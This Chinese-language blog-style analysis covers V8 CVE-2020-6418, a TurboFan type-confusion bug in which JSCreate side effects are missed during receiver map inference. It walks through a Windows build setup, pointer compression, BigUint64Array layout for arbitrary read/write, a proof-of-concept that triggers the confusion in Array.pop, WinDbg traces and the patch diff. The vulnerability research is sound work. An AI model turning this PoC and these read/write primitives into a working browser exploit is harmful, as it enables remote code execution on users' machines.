前言

最近分析了一下今年二月份公布的`v8`漏洞[CVE-2020-6418](), 该漏洞属于`JIT`优化过程中单个`OpCode`的`side effect`问题。虽然之前分析过两个`v8`的漏洞，但都没有涉及优化，所以对这一块还是空白，如果有出错的地方欢迎师傅们指出。


环境搭建

之前都是照着[V8环境搭建，100%成功版]()在虚拟机上搭`v8`，`gdb`实在是用的不习惯，所以就想着能不能在`windows`上边搞，尝试了一下发现其实成本也不高，有些地方反而比`linux`要方便，所需工具如下：

```
代理工具： 酸酸乳 4.9.2
Git： 2.22.0.windows.1
Curl： curl 7.55.1 (Windows) libcurl/7.55.1 WinSSL
os： Microsoft Windows 10 专业版 10.0.19041
```

酸酸乳配置

首先开启全局模式，然后打开选项设置->本地代理，进行如下配置：



命令行配置


因为要从`git`拉代码，所以我们需要给他配置一下代理，这样就能通过我们的代理来下载。

```
git config --global https.proxy socks5://127.0.0.1:1080
git config --global http.proxy socks5://127.0.0.1:1080
git config --global git.proxy socks5://127.0.0.1:1080
```

配置的时候还会用到`curl`，也需要通过代理来下载。

```
# 搭建的时候可能会失败，每次都要输命令太烦了，所以最好还是配置一下环境变量比较方便
set HTTP_PROXY=socks5://127.0.0.1:1080
set HTTPS_PROXY=socks5://127.0.0.1:1080
```

在命令行测试一下效果



depot_tools

`depot_tools`是谷歌官方提供的代码管理工具集，我们需要先去`github`下载。

```
git clone https://chromium.googlesource.com/chromium/tools/depot_tools.git
```

将`depot_tools`加入到`PATH`环境变量中，我们之后需要多次调用其中的工具。因为后续我们使用一些工具的时候，`depot_tools`会自动下载导致失败，所以置零之后就会使用本地的工具链，具体操作如下：

```
// 同理，最好添加到环境变量
set DEPOT_TOOLS_WIN_TOOLCHAIN=0
set GYP_MSVS_VERSION=2019
```

另外，如果出现了如下内容

> v8/buildtools/win/clang-format.exe.sha1' in 'D:\0x2l_v8'
> NOTICE: You have PROXY values set in your environment, but gsutilin depot_tools does not (yet) obey them.
> Also, --no_auth prevents the normal BOTO_CONFIG environmentvariable from being used.

> To use a proxy in this situation, please supply those settingsin a .boto file pointed to by the NO_AUTH_BOTO_CONFIG environmentvariable.

那你需要执行如下命令：


```
echo [Boto] > D:\0x2l_v8\proxy.boto
echo proxy=127.0.0.1 >> D:\0x2l_v8\proxy.boto
echo proxy_port=10802 >> D:\0x2l_v8\proxy.boto
# 下面的也可以弄环境变量
set NO_AUTH_BOTO_CONFIG=D:\0x2l_v8\proxy.boto
```

V8

接着开始下载 `v8` 的代码以及生成项目文件。需要注意的是， `fetch v8` 刚开始的时候会有很长一段时间卡住不动，不要担心，他只是没有输出而已，只要没有报错，那就是在正常运行，耐心等待就好了。

```
# 下载v8的repo
fetch v8
cd v8
# 如果是要调洞的话，就要在这里切到有漏洞的那个commit
# git reset --hard [commit hash with vulnerability]
git reset --hard bdaa7d66a37adcc1f1d81c9b0f834327a74ffe07
gclient sync
```

如果这几条命令没出毛病的话，那你基本就成功了，不过感觉搭建V8环境的问题基本都是出在这一步的，全部执行完之后可以再 `gclient sync` 一下，没问题就继续。



之后用ninja直接编译

```
# 提供默认的gn参数给args.gn文件，帮助我们编译出debug版本和release版本
python tools\dev\v8gen.py x64.release
python tools\dev\v8gen.py x64.debug
# 自动编译
python tools\dev\gm.py x64.debug d8
python tools\dev\gm.py x64.release d8
```

我的电脑 `8G` 内存，跑了大概十分钟左右，成功编译。

```
PS D:\0x2l_v8\v8> python tools\dev\v8gen.py x64.release
PS D:\0x2l_v8\v8> python tools/devgm.py x64.release
C:\Users\0x2l\Desktop\v8\depot_tools\bootstrap-3_8_0_chromium_8_bin\python\bin\python.exe: can't open file 'tools/devgm.
py': [Errno 2] No such file or directory
PS D:\0x2l_v8\v8> python tools\dev\gm.py x64.release d8
# mkdir -p out\x64.release
# echo > out\x64.release\args.gn << EOF
is_component_build = false
is_debug = false
target_cpu = "x64"
use_goma = false
goma_dir = "None"
v8_enable_backtrace = true
v8_enable_disassembler = true
v8_enable_object_print = true
v8_enable_verify_heap = true
EOF
# gn gen out\x64.release
Done. Made 148 targets from 83 files in 11507ms
# autoninja -C out\x64.release d8
"C:\Users\0x2l\Desktop\v8\depot_tools\ninja.exe" -C out\x64.release d8 -j 8
ninja: Entering directory `out\x64.release'
[1402/1402] LINK d8.exe d8.exe.pdb
Done! - V8 compilation finished successfully.
PS D:\0x2l_v8\v8>
```

背景知识

指针压缩

之前分析的`v8`版本都比较老，所以`Smi`和`Object`的内存布局是这样：

```
Smi 64bit
+---------------------+-----------------+---+
|                     |                 |   |
| Signed value(32bit) | Padding(31bit)  | 0 |
|                     |                 |   |
+---------------------+-----------------+---+

Object 64bit
+---------------------------------------+---+
|                                       |   |
|            Pointer(63bit)             | 1 |
|                                       |   |
+---------------------------------------+---+
```

新版本的`v8`采用了指针压缩技术来提高性能，非常非常简单地来说就是申请出`4GB`的空间作为堆空间分配对象，并且将原本的`64bit`指针缩减为32bit来表示：

```
Smi 32bit
+---------------------+---+
|                     |   |
| Signed value(31bit) | 0 |
|                     |   |
+---------------------+---+

Object 32bit
+-----------------+---+         +---------------------+
|                 |   |         |                     |
|  offset (31bit) | 1 +<--------+      base(r13)      |
|                 |   |         |                     |
+-----------------+---+         +---------------------+
```

Smi比较简单，直接用32位指针储存就好，保留最后一`bit`为`pointer tag`。`Object`被分为两部分表示，32位指针中除了`pointer tag`之外还保存了低32位地址，高32位则被保存在`r13`寄存器中作为`base`，当需要取值的时候，就使用`base+offset`来表示`Object`。下面稍微熟悉一下压缩后的数据表示：

```
// Flags: --allow-natives-syntax

let a = [0, 1, 2, 3, 4];
%DebugPrint(a);
%SystemBreak();
```

打印结果如下：

```
DebugPrint: 0000037108086E39: [JSArray]
 - map: 0x0371082417f1 <Map(PACKED_SMI_ELEMENTS)> [FastProperties]
 - prototype: 0x037108208dcd <JSArray[0]>
 - elements: 0x0371082109d1 <FixedArray[5]> [PACKED_SMI_ELEMENTS (COW)]
 - length: 5
 - properties: 0x0371080406e9 <FixedArray[0]> {
    #length: 0x037108180165 <AccessorInfo> (const accessor descriptor)
 }
 - elements: 0x0371082109d1 <FixedArray[5]> {
           0: 0
           1: 1
           2: 2
           3: 3
           4: 4
 }
```

查看内存

```
0:000> dd 0000037108086E39-1
00000371`08086e38  082417f1 080406e9 082109d1 0000000a // map properties elements length

0:000> r r13
r13=0000037100000000
```

注意，这里`r13+offset`就是`Object`的地址。接着看`Smi`

```
0:000> dd 00000371082109d1-1
00000371`082109d0  080404d9 0000000a 00000000 00000002 // map length 0 1
00000371`082109e0  00000004 00000006 00000008          // 2 3 4
```

内存中参数的值正是`value<<1`的大小。更详细的内容请看[Pointer Compression in V8]。

BigUint64Array

在之前调试的时候，读取`8`字节的内存都是通过`Float64Array`来实现的，但是因为`float`是用小数编码保存的，操作的时候还需要在`Float64`和`Uint64`之间转换。幸好新版本可以用`BigUint64Array`对象来操作了，稍微写个小例子试验一下：

```
var biguint64 = new BigUint64Array(2);
biguint64[0] = 0xc00cn;
%DebugPrint(biguint64);
%SystemBreak();
```

查看在内存中的布局：


```
DebugPrint: 0000021C08085F65: [JSTypedArray]
 - map: 0x021c08240671 <Map(BIGUINT64ELEMENTS)> [FastProperties]
 - prototype: 0x021c08202a19 <Object map = 0000021C08240699>
 - elements: 0x021c08085f4d <ByteArray[16]> [BIGUINT64ELEMENTS]
 - embedder fields: 2
 - buffer: 0x021c08085f1d <ArrayBuffer map = 0000021C08241189>
 - byte_offset: 0
 - byte_length: 16
 - length: 2
 - data_ptr: 0000021C08085F54
   - base_pointer: 000000008085F4D
   - external_pointer: 0000021C00000007
 - properties: 0x021c080406e9 <FixedArray[0]> {}
 - elements: 0x021c08085f4d <ByteArray[16]> {
           0: 42
           1: 0
 }
 - embedder fields = {
    0, aligned pointer: 0000000000000000
    0, aligned pointer: 0000000000000000
 }
0:000> dd 0000037308085FB5-1
00000373`08085fb4  08240671 080406e9 08085f9d 08085f6d // map properties elements buffer
0:000> dp 0000037308085FB5-1+10
00000373`08085fc4  00000000`00000000 00000000`00000010 // byte_offset byte_length
00000373`08085fd4  00000000`00000002 00000373`00000007 // length external_pointer
00000373`08085fe4  00000000`08085f9d                   // base_pointer
0:000> ?00000373`00000007+00000000`08085f9d
Evaluate expression: 3792590888868 = 00000373`08085fa4 // data_ptr=external_pointer+base_pointer
0:000> dp 00000373`08085fa4
00000373`08085fa4  deaddead`deaddead c00cc00c`c00cc00c // biguint64[0] biguint64[1]
```

`data_ptr`指向我们的目标内存，且没有直接用`64`位数字来表示。它的值由`external_pointer+base_pointer`获得，分别表示`data_ptr`的高`32`位地址和低`32`位地址。回想一下指针压缩中的`4GB`内存空间，我们可以得出以下结论：

- 如果我们控制了`base_pointer`，相当于实现了4GB堆地址空间的任意读写。
- 如果我们读取了`external_pointer`的值，相当于得到`base`的值（保存在`r13`寄存器）。
- 如果`external_pointer&&base_pointer`都被我们控制，我们就实现了任意地址读写。

inlining

`TurboFan`东西比较多，我稍微提一下和本漏洞相关的内容，更详细的东西请看我写出来的链接。下图是`TurboFan`的优化过程



`Inlining`的目的是将目标函数内联到当前函数之中，不仅节省了函数调用的额外开销，还更方便后续的其他优化（冗余缩减，逃逸分析等等）。具体的实现分为两种：

1. `General Inlining`。一般用来处理用户代码的内联，在`JSInliner`针对`JSCallFunction`和`JSCallConstruct`进行处理，用`BytecodeGraphBuilder`根据`Interpreter`生成的`Bytecode`为`callee`直接生成一个子图，最终将`Call`节点替换为该子图
2. `Builtin Inlining`。一般用来处理`js`内置函数的内联。`TurboFan`将会在两个地方进行`Builtin`的内联，`JSBuiltinReducer`处理的`Inline`必须在`Type Pass`后面，也就是需要采集`Type Information`；`JSCallReducer`处理的则稍早，处理一些类型严格的`Builtin`比如`Array.prototype.map`。
    - inlining/native context specialization pass: `JSCallReducer`
    - typed lowering pass: `JSBuiltinReducer`

更详细的内容请看：[An overview of the TurboFan compiler](), [A Tale Of TurboFan](), [TurboFan Inlining]()。

漏洞分析

poc分析

首先查看[回归测试]()，我们可以得到以下信息：

```
[turbofan] Fix bug in receiver maps inference

JSCreate can have side effects (by looking up the prototype on an
object), so once we walk past that the analysis result must be marked
as "unreliable".
```

漏洞的成因在于`turbofan`认为`JSCreate`结点不会存在`side effects`，因此并未将其标记为`unreliable`。但我们尚不清楚这个漏洞会造成什么危害，接着看一下我修改后的的`poc`：

```
// Flags: --allow-natives-syntax
```

```

let a = [0, 1, 2, 3, 4];     // 创建时的类型是PACKED_SMI_ELEMENTS
function empty() {}
function f(p) {
    // Reflect.construct可以生成JSCreate结点
    // 作为pop函数的参数可以将JSCreate结点加入到effech chain之中，原因之后会说
    return a.pop(Reflect.construct(empty, arguments, p));
}
// new Proxy(target, handler)设置回调函数
// handler.get()用于拦截对象的读取属性操作
let p = new Proxy(Object, {
    get: () => {
        %DebugPrint(a);
        %SystemBreak();
        a[0] = 1.1; // 修改之后的类型是PACKED_DOUBLE_ELEMENTS
        %DebugPrint(a);
        %SystemBreak();
        return Object.prototype;
    }
});

function main(p) {
    return f(p);
}

%PrepareFunctionForOptimization(empty);
%PrepareFunctionForOptimization(f);
%PrepareFunctionForOptimization(main);
main(empty);     // a = [0, 1, 2, 3]
main(empty);     // a = [0, 1, 2]
%OptimizeFunctionOnNextCall(main);
// 当f()的第三个参数为p时，会调用p.prototype来创建新的对象
// 访问属性的时候自然会被handler.get()拦截，也就会跳转到我们设置的get函数
main(p);
```

第一眼看到的内容如下：

1. `poc` 首先设置了属性读取操作的处理器，并在其中定义了会修改了 `a` 数组类型的操作。
2. 接着通过 `Reflect.construct(empty, arguments, p)` 来触发处理器，属性读取之余修改了数组类型，看一下修改前后的内存布局：

```
DebugPrint: 0000002108085EFD: [JSArray]
 - map: 0x0021082417f1 <Map(PACKED_SMI_ELEMENTS)> [FastProperties]
 - prototype: 0x002108208dcd <JSArray[0]>
 - elements: 0x00210808608d <FixedArray[5]> [PACKED_SMI_ELEMENTS]
 - length: 3
 - properties: 0x0021080406e9 <FixedArray[0]> {
    #length: 0x002108180165 <AccessorInfo> (const accessor descriptor)
 }
 - elements: 0x00210808608d <FixedArray[5]> {
           0: 0
           1: 1
           2: 2
         3-4: 0x002108040385 <the_hole>
 }

// 修改前
```

```
0:000> dd 0x00210808608d-1
00000021`0808608c  080404b1 0000000a 00000000 00000002 // map length 0 1
00000021`0808609c  00000004                            // 2
```

```
DebugPrint: 0000002108085EFD: [JSArray]
 - map: 0x002108241891 <Map(PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x002108208dcd <JSArray[0]>
 - elements: 0x002108086149 <FixedDoubleArray[5]> [PACKED_DOUBLE_ELEMENTS]
 - length: 3
 - properties: 0x0021080406e9 <FixedArray[0]> {
    #length: 0x002108180165 <AccessorInfo> (const accessor descriptor)
 }
 - elements: 0x002108086149 <FixedDoubleArray[5]> {
           0: 1.1
           1: 1
           2: 2
         3-4: <the_hole>
 }

// 修改后
0:000> dd 0000002108086149-1
00000021`08086148  08040a3d 0000000a                   // map length
0:000> dq 0000002108086149-1+8
00000021`08086150  3ff19999`9999999a 3ff00000`00000000 // 1.1 1
00000021`08086160  40000000`00000000                   // 2
```

3. `3. a.pop`触发漏洞。

```
0:000> g
Breakpoint 1 hit
00000021`000c2c3d 418b448807      mov     eax,dword ptr [r8+rcx*4+7] ds:00000021`080861bc=00000000
0:000> r
rax=0000002108085efd rbx=00000148ef6e7080 rcx=0000000000000002
rdx=0000002108086150 rsi=0000000000000000 rdi=0000002108085efd
rip=00000021000c2c3d rsp=0000003cb4dfeaa0 rbp=0000003cb4dfeac0
 r8=00000021080861ad  r9=0000000000000004 r10=0000002108086150
r11=0000002108085efd r12=00000021080861ad r13=0000002100000000
r14=00000021080861ac r15=00000021080861c8
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
00000021`000c2c3d 418b448807      mov     eax,dword ptr [r8+rcx*4+7] ds:00000021`080861bc=00000000
0:000> dd 0000002108085EFD-1
00000021`08085efc  08241891 080406e9 080861ad 00000004
0:000> dd 00000021080861ad-1
00000021`080861ac  08040a3d 0000000a 9999999a 3ff19999
00000021`080861bc  00000000 3ff00000 00000000 00000000
```

`dword ptr`说明了`pop`函数仍然把数组当作是`PACKED_SMI_ELEMENTS`，殊不知数组的类型已经改变，本来存放`00000004`的内存处已经变成了`3ff0000000000000`的低八字节。

结合`commit`中给出的信息，推测是在优化后的`a.pop`函数调用的时候，忽略了`JSCreate`的`side-effect`，并没有对`a`数组的类型进行检查，从而造成了类型混淆。

源码分析

```
diff --git a/src/compiler/node-properties.cc b/src/compiler/node-properties.cc
index f43a348..ab4ced6 100644
--- a/src/compiler/node-properties.cc
+++ b/src/compiler/node-properties.cc
```

```
@@ -386,6 +386,7 @@
           // We reached the allocation of the {receiver}.
           return kNoReceiverMaps;
         }
+        result = kUnreliableReceiverMaps;  // JSCreate can have side-effect.
         break;
       }
       case IrOpcode::kJSCreatePromise: {
```

`patch`位于`InferReceiverMapsUnsafe`函数中，该函数会遍历`effect chain`来检查`opcode`是否拥有`side-effect`，返回值有以下三个

```
// Walks up the {effect} chain to find a witness that provides map
  // information about the {receiver}. Can look through potentially
  // side effecting nodes.
  enum InferReceiverMapsResult {
    kNoReceiverMaps,         // No receiver maps inferred.
    kReliableReceiverMaps,   // Receiver maps can be trusted.
    kUnreliableReceiverMaps  // Receiver maps might have changed (side-effect).
  };
```

因为问题发生在`JSCreate`中，所以着重看一下这一块的实现就好

```
// 完整文件位于src\compiler\node-properties.cc
NodeProperties::InferReceiverMapsResult NodeProperties::InferReceiverMapsUnsafe(
    JSHeapBroker* broker, Node* receiver, Node* effect,
    ZoneHandleSet<Map>* maps_return) {

  InferReceiverMapsResult result = kReliableReceiverMaps;
  while (true) {
    switch (effect->opcode()) {
      case IrOpcode::kJSCreate: {
        // patch后将结果标记为kUnreliableReceiverMaps
        // result = kUnreliableReceiverMaps;
        break;
      }
    }
  }
}
```

`patch`之前，函数对于`JSCreate`返回`kReliableReceiverMaps`，即认为`JSCreate`结点的类型不会被改变。我们对这个地方下断点看一下

```
0:000> bl
     0 e Disable Clear  00007ff6`93479f04  [D:\0x21_v8\v8\src\compiler\node-properties.cc @ 380]     0001 (0001)  0:****
d8!v8::internal::compiler::NodeProperties::InferReceiverMapsUnsafe+0x2b4
```

```
0:000> g
Breakpoint 0 hit
d8!v8::internal::compiler::NodeProperties::InferReceiverMapsUnsafe+0x2b4:
00007ff6`93479f04 4889f1          mov     rcx,rsi
0:000> k
 # Child-SP          RetAddr               Call Site
00 00000067`5a9fda70 00007ff6`93472634 d8!v8::internal::compiler::NodeProperties::InferReceiverMapsUnsafe+0x2b4 [D:\0x21_v8\v8\src\compiler\node-properties.cc @ 380]
01 00000067`5a9fdb50 00007ff6`933a844f d8!v8::internal::compiler::MapInference::MapInference+0x54 [D:\0x21_v8\v8\src\compiler\map-inference.cc @ 21]
02 00000067`5a9fdbe0 00007ff6`933a55a4 d8!v8::internal::compiler::JSCallReducer::ReduceArrayPrototypePop+0xff [D:\0x21_v8\v8\src\compiler\js-call-reducer.cc @ 4925]
03 00000067`5a9fde10 00007ff6`9339c14e d8!v8::internal::compiler::JSCallReducer::ReduceJSCall+0x1e4 [D:\0x21_v8\v8\src\compiler\js-call-reducer.cc @ 3989]
04 00000067`5a9fdec0 00007ff6`9339adf3 d8!v8::internal::compiler::JSCallReducer::ReduceJSCall+0x1de [D:\0x21_v8\v8\src\compiler\js-call-reducer.cc @ 3783]
05 00000067`5a9fdff0 00007ff6`933858f4 d8!v8::internal::compiler::JSCallReducer::Reduce+0x53 [D:\0x21_v8\v8\src\compiler\js-call-reducer.cc @ 2210]
06 00000067`5a9fe080 00007ff6`93385347 d8!v8::internal::compiler::GraphReducer::Reduce+0x94 [D:\0x21_v8\v8\src\compiler\graph-reducer.cc @ 90]
07 00000067`5a9fe1e0 00007ff6`93385038 d8!v8::internal::compiler::GraphReducer::ReduceTop+0x167 [D:\0x21_v8\v8\src\compiler\graph-reducer.cc @ 159]
08 00000067`5a9fe260 00007ff6`93493bf1 d8!v8::internal::compiler::GraphReducer::ReduceNode+0xc8 [D:\0x21_v8\v8\src\compiler\graph-reducer.cc @ 56]
09 00000067`5a9fe2c0 00007ff6`93487c85 d8!v8::internal::compiler::InliningPhase::Run+0x541 [D:\0x21_v8\v8\src\compiler\pipeline.cc @ 1412]
0a 00000067`5a9fe680 00007ff6`934839c2 d8!v8::internal::compiler::PipelineImpl::Run<v8::internal::compiler::InliningPhase>+0xf5 [D:\0x21_v8\v8\src\compiler\pipeline.cc @ 1322]
0b 00000067`5a9fe720 00007ff6`934833bc d8!v8::internal::compiler::PipelineImpl::CreateGraph+0x82 [D:\0x21_v8\v8\src\compiler\pipeline.cc @ 2393]
0c 00000067`5a9fe780 00007ff6`92c4e775 d8!v8::internal::compiler::PipelineCompilationJob::PrepareJobImpl+0x1bc [D:\0x21_v8\v8\src\compiler\pipeline.cc @ 1124]
0d 00000067`5a9fe7d0 00007ff6`92c5236f d8!v8::internal::OptimizedCompilationJob::PrepareJob+0x265 [D:\0x21_v8\v8\src\codegen\compiler.cc @ 221]
0e (Inline Function) --------`--------     d8!v8::internal::`anonymous namespace'::GetOptimizedCodeNow+0x20f [D:\0x21_v8\v8\src\codegen\compiler.cc @ 750]
0f 00000067`5a9fe940 00007ff6`92c52ea9     d8!v8::internal::`anonymous namespace'::GetOptimizedCode+0xbdf [D:\0x21_v8\v8\src\codegen\compiler.cc @ 911]
10 00000067`5a9febc0 00007ff6`9300fa5f d8!v8::internal::Compiler::CompileOptimized+0xa9 [D:\0x21_v8\v8\src\codegen\compiler.cc @ 1493]
```

```
11 (Inline Function) --------`-------- d8!v8::internal::__RT_impl_Runtime_CompileOptimized_NotConcurrent+0x71 [D:\0x21_v8\v8\src\runtime\runtime-compiler.cc @ 90]
12 00000067`5a9fec20 00007ff6`935b4e1c d8!v8::internal::Runtime_CompileOptimized_NotConcurrent+0x9f [D:\0x21_v8\v8\src\runtime\runtime-compiler.cc @ 82]
13 00000067`5a9fec90 00007ff6`935483ed d8!Builtins_CEntry_Return1_DontSaveFPRegs_ArgvOnStack_NoBuiltinExit+0x3c
14 00000067`5a9fece0 00007ff6`93548291 d8!Builtins_InterpreterEntryTrampoline+0x22d
